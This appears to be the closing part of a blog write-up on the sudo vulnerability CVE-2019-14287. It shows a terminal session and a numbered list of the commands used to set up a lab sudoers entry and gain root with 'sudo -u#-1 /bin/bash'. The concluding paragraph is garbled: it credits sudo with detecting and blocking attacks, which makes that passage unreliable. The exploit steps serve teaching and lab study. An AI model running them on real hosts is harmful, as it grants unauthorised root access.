temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$
temp@xps15:/home/john$ sudo -u#-1 /bin/bash
root@xps15:/home/john#
root@xps15:/home/john#
root@xps15:/home/john# whoami
root
root@xps15:/home/john# id
uid=0(root) gid=1002(temp) groups=1002(temp)
root@xps15:/home/john# ^C
root@xps15:/home/john# exit
temp@xps15:/home/john$
```

After executing all codes correctly, then user can gain access with root@

Here are the all codes I’d run while I exploiting this vulnerability (In Order);

```
1.  sudo -V
2.  sudo adduser temp
3.  sudo visudo
            Temp   ALL=(ALL) /usr/bin/id
4.  su temp
5.  sudo id
6.  sudo whoami
7.  sudo -u sachintha id
8.  exit
9.  sudo visudo
            Temp ALL=(ALL, !root) /usr/bin/id
10. su temp
11. sudo -u sachintha id
12. sudo -u root id
13. sudo -u#-1 id
14. sudo -u#-1 bash
15. exit
16. sudo visudo
    Temp ALL=(ALL, !root) ALL
17. su temp
18. sudo -u#-1 /bin/bash
19. whoami
20. id
```

Conclusion

CVE-2019-14287 vulnerability allows malicious users to exploit locally certain sudoers configurations that allow to run commands as other unprivileged users to run any command as root.

Allows users to filter and detect this kind of activity by writing a custom rule to match the exploit behaviour pattern, to then alert regarding the malicious activity across our hosts and containers. SUDO in unix/linux takes this functionality a step further, being able to react to these attacks, block them and report on any affected running containers with the sudo vulnerability.

References

https://www.youtube.com/watch?v=btUf1O7lQmY

CVE -2019-14287 SUDO Bug [under 1.8.28]

John Hammond

https://www.exploit-db.com/exploits/47502

sudo 1.8.27 – Security Bypass

Exploit-db

https://seclists.org/oss-sec/2019/q4/18

https://medium.com/@isharaabeythissa/cve-2019-14287-sudo-will-hit-your-root-4df17e6a089b

CVE-2019–14287 | SUDO will hit your root

Article from Ishara Abeythissa